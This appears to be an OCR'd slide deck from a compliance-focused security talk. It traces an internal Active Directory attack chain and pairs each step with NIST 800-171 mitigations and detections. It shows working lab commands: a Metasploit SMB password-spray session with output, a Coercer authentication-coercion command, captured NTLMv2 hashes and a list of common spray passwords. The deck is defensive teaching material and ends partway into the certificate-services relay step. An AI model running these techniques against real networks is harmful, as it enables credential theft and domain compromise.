PKF O'CONNOR DAVIES
ACCOUNTANTS AND ADVISORS

CMMC Security

Going on the ATT&CK

Scott Goodwin, OSCP, PNPT, C|EH, OSWP, CMMC-CCP

April 4, 2024

KNOW GREATER VALUE®

Redefining Vulnerability Management

- Most vulnerability management strategies focus on the ***WHAT***
  - **RA.L2-3.11.2:** Do vulnerability scanning…
  - **RA.L2-3.11.2:** Remediate vulnerabilities…
  - **MA.L2-3.7.1:** Perform maintenance…

- To address real-world threats – we need to focus on the ***HOW***
  - If you are thinking about HOW you might be compromised, the WHAT follows naturally.

- NIST SP 800-171 / CMMC L2 covers what we need to do, but not great at how to do it.
  - So how do we implement 171 to extract *REAL* security value?


How We Breach The DIB

- By far the most common attack chain executed in the past 12 months.
- End to end explanation – mapped to ATT&CK Techniques
  - And mitigations based on NIST SP 800-171

- Note: None of this is going to show up on your vulnerability scan.
- Let's go on the

ATT&CK®

Agenda



Obtain Credentials

Phase 1: Gather Information

Phase 2: Get Authenticated

Abuse Credentials

Phase 3: Lateral Movement

Phase 4: Escalate Privileges

- Step 1: Network Protocol Abuse
- Step 2: Credential Relay to Active Directory
- Step 3: Password Attack
- Step 4: Authentication Coercion
- Step 5: Fraudulent Certificate Enrollment
- Step 6: Kerberos Ticket Forgery

Phase 1: Gather Information

- This is an internal penetration test – assume we have an internal network connection, nothing else.
  - Real world: compromised endpoint, insider threat, unauthorized physical access
  - We don't know anything, about anything...
  - Better start with some *discovery*

- **Discovery:** System & Network Configuration Discovery (T1016)
  - Step 1: Network protocol abuse
  - Step 2: Credential Relay to Active Directory

Step 1: Network Protocol Abuse

- By passively listening on the network, we can determine what vulnerable protocols are in use.
- The goal: identify protocols that we can abuse to gain an adversary-in-the-middle position.
  - Position ourselves in between a target system and a remote system.
  - Abuse that position to obtain user credentials.
  - **Credential Access**: Adversary-in-the-middle (T1557)

- Common protocols to abuse:
  - DHCPv6 ← **CS2 Denver**
  - Multicast name resolution: LLMNR, NBT-NS, mDNS ← **CS2 Tampa**

Step 1: Network Protocol Abuse Mitigations/Detections

Mitigation

- CM.L2-3.4.7: Nonessential Functionality
  - Restrict, disable, or prevent the use of nonessential programs, functions, ports, protocols, and services.
- M1042: Disable or Remove Feature or Program
  - Disable legacy network protocols that may be used to intercept network traffic if applicable, especially those that are not needed within an environment.


Detection

- SI.L2-3.14.6: Monitor Communications for Attacks
  - Monitor organizational systems, including inbound and outbound communications traffic, to detect attacks and indicators of potential compromise.
- DS0029: Network Traffic Content
  - Monitor network traffic for anomalies associated with known AiTM behavior.

Step 2: Credential Relay to Active Directory

- Established an adversary-in-the middle position for name resolution – now what?
- Selectively “poison” specific name resolution requests:
  - When you request example.company.com, I decide where to send you.
  - Trick: prompt for authentication to get there.
  - Your machine will happily oblige.
- This results in the disclosure of a NetNTLMv2 password hash…


To crack… or to relay?



```
[HTTP] NTLMv2 Client   : 192.168.189.1
[HTTP] NTLMv2 Username : scott.lab\scott
[HTTP] NTLMv2 Hash     : scott::scott.lab:731747ec28a18f13:872BDC5856816008C1B554F8F775779B:0101000000000000
0000002000001C05B658A73F1A98D97F6C437236CC8EFAD0D64C646423C38669FD77335CD9410A001000000000000000000000000
```

Step 2: Credential Relay to AD Demonstration

Discovery: Account Discovery (T1087)
Discovery: Password Policy Discovery (T1201)



Adversary-in-the-middle position obtained in step 1
scott::scott.lab:731747ec2…
Attacker Machine
Active Directory LDAP/S

Attacker: Hello LDAP, I'm Scott, could you please give me:

- A list of all user accounts?
- A list of all computer accounts?
- A list of all groups and group members?
- The password policy?
- Certificate services information (AD CS)?

AD: Well, you must be Scott, here you go!

Step 2: Credential Relay to AD Mitigations/Detections

Mitigation

- IA.L2-3.5.4: Security Configuration Enforcement
  - Employ replay-resistant authentication mechanisms for network access to privileged and non-privileged accounts.
- M1028: Operating System Configuration
  - Protect domain controllers by ensuring proper security configuration for critical servers.
    - Require LDAP signing (LDAP), LDAP channel binding (LDAPS)

Detection

- SI.L2-3.14.6: Monitor Communications for Attacks
  - Monitor organizational systems, including inbound and outbound communications traffic………
- DS0029: Network Traffic Content
  - Monitor and analyze traffic patterns and packet inspection associated to LDAP and MSRPC that do not follow the expected protocol standards and traffic flows (e.g., gratuitous or anomalous traffic patterns).

Phase 2: Get Authenticated

- During phase 1, we didn't know anything. Without knowledge of a single user password, we've recovered:
  - A bunch of hashes
  - A list of Active Directory user accounts
  - The Active Directory password policy
  - Information about services on the domain (i.e., AD CS – more to come)

- Now the goal is to recover direct access to an account (i.e., plaintext user credentials)
  - We have everything we need to execute:
  - Step 3: Password Attack

Credential Access: Brute Force (T1110)
Initial Access: Valid Accounts (T1078)

Step 3: Password Attack

- I know every username corresponding to an active account.
- I know what the minimum password length is.
- I know what the account lockout policy is.
- I know when everybody last changed their password.
  - HACK!
- Try these against every account:

Description field in AD

Welcome1!

Password123!

Username = password

Blank password


Compromised creds

Spring2024!


Companyname1!

Step 3: Password Attack Demonstration


User list



```
┌──(kali㉿kali)-[~]
└─$ cat scottslab.txt
dave
john
terry
jacob
stephanie
scott
```



```
msf6 auxiliary(scanner/smb/smb_login) > set ABORT_ON_LOCKOUT true
ABORT_ON_LOCKOUT => true
msf6 auxiliary(scanner/smb/smb_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE /home/kali/scottslab.txt
USER_FILE => /home/kali/scottslab.txt
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS SCOTT-DC.SCOTT.LAB
RHOSTS => 192.168.189.129
msf6 auxiliary(scanner/smb/smb_login) > set RPORT 445
RPORT => 445
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain SCOTT.LAB
SMBDomain => SCOTT.LAB
msf6 auxiliary(scanner/smb/smb_login) > run
```



```
[*] 192.168.189.129:445   - 192.168.189.129:445 - Starting SMB login bruteforce
[-] 192.168.189.129:445   - 192.168.189.129:445 - Failed: 'SCOTT.LAB\dave:dave',
[!] 192.168.189.129:445   - No active DB -- Credential data will not be saved!
[-] 192.168.189.129:445   - 192.168.189.129:445 - Failed: 'SCOTT.LAB\john:john',
[-] 192.168.189.129:445   - 192.168.189.129:445 - Failed: 'SCOTT.LAB\terry:terry',
[-] 192.168.189.129:445   - 192.168.189.129:445 - Failed: 'SCOTT.LAB\jacob:jacob',
[-] 192.168.189.129:445   - 192.168.189.129:445 - Failed: 'SCOTT.LAB\stephanie:stephanie',
[+] 192.168.189.129:445   - 192.168.189.129:445 - Success: 'SCOTT.LAB\scott:scott'
[*] 192.168.189.129:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Step 3: Password Attack Mitigations/Detections

Mitigation

- IA.L2-3.5.3: Multifactor Authentication
  - Use multi-factor authentication for local and network access to privileged accounts and for network access to non-privileged accounts.
- M1032: Multifactor Authentication
  - Use multifactor authentication.

Detection

- SI.L2-3.14.6: Monitor Communications for Attacks
  - Monitor like I told you to.
- DS0002: User Account Authentication
  - Monitor for many failed authentication attempts across various accounts that may result from password spraying attempts.

Phase 3: Lateral Movement

- Now we have credentials.
- Let’s demonstrate a technique to move laterally between systems and then escalate privileges.
  - This is the important part: remember what we’ve got so far…

- Abuse of a Windows *feature* combined with exploitation of a common configuration weakness in **Active Directory Certificate Services**
  - Step 4: Authentication Coercion
  - Step 5: Credential Relay to AD CS Web Enrollment


Step 4: Authentication Coercion

- If you ask nicely enough, any valid account can be used to force member servers to authenticate to arbitrary remote hosts.
  - This results in the disclosure of the same type of password hash (NetNTLMv2)
  - But this time, the hash belongs to the *computer account.*

- If we choose the right target, we can force disclosure of a computer account hash for a machine that is highly privileged (i.e., Domain Controller).

Credential Access: Forced Authentication (T1187)
Execution: Native API (T1106)

Step 4: Authentication Coercion Demonstration




```
┌──(kali㉿kali)-[~]
└─$ coercer coerce -l 192.168.189.128 -t SCOTT-DC.SCOTT.LAB -u scott -p scott -d scott.lab
       ______
      / ____/___  ___  ______________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 192.168.189.129
[*] DCERPC portmapper discovered ports: 49664,49665,49666,49667,49669,49671,49672
```


Authenticate

Coerce

Disclose



```
[+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB, 1.0)!
   [>] (-testing-) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\192.168.189.128\x00')
   [!] (NO_AUTH_RECEIVED) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\192.168.189.12
00')
   [>] (-testing-) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\192.168.189.128\x00
   [!] (RPC_S_ACCESS_DENIED) MS-RPRN──>RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\192.168.1
128\x00')
```



```
[SMB] NTLMv2-SSP Client   : 192.168.189.129
[SMB] NTLMv2-SSP Username : SCOTT.LAB\SCOTT-DC$
[SMB] NTLMv2-SSP Hash     : SCOTT-DC$::SCOTT.LAB :a083527caa3fd3e1:8F6038CFBEC2D12C388F2752E3707268:01010000000000000
CF93F85207DA01E3987BA41F361EEB00000000002000800300004D0033004A0001001E00570049004E002D003800330045004900350047003900045
003900440058000400340057004900 4E002D003800330045004900350047003900450039004400058002E0030004D0033004A002E004C004F0043
0041004C0003001400300004D0033004A002E004C004F00430041004C0005001400300004D0033004A002E004C004F00430041004C000700080000
```

Step 4: Authentication Coercion Mitigations/Detections

Mitigation

- SC.L2-3.13.6 : Network Communication by Exception
  - Deny network communications traffic by default and allow network communications traffic by exception (i.e., deny all, permit by exception).
- M1037: Filter Network Traffic
  - Filter network traffic to prevent use of protocols across network boundaries that are unnecessary.

Detection

- SI.L2-3.14.6: Monitor Communications for Attacks
  - Monitor stuff.
- DS0029: Network Traffic Content
  - Monitor and analyze traffic patterns and packet inspection associated to LDAP and MSRPC that do not follow the expected protocol standards and traffic flows (e.g., gratuitous or anomalous traffic patterns).

Step 5: Fraudulent Certificate Enrollment

- Now, what do you do with a computer account hash?
  - Its very unlikely we will “crack it” (120 characters?!)
  - So, we’d <u>have</u> to relay it, but where?
- Introducing the broadest attack surface you never thought about:
  - **Active Directory Certificate Services**

(This is the important part)

Enterprise Identity Providers


Active Directory
AD CS

Lateral Movement: Remote Services (T1021)
Credential Access: Steal or Forge Authentication Certificates (T1649)

Step 5: Fraudulent Certificate Enrollment Demonstration

That domain controller’s hash…

SCOTT-DC$::SCOTT.LAB:a083527caa3fd3e1:8F60…



http://scott-ca.scott.lab/certsrv/certfnsh.asp

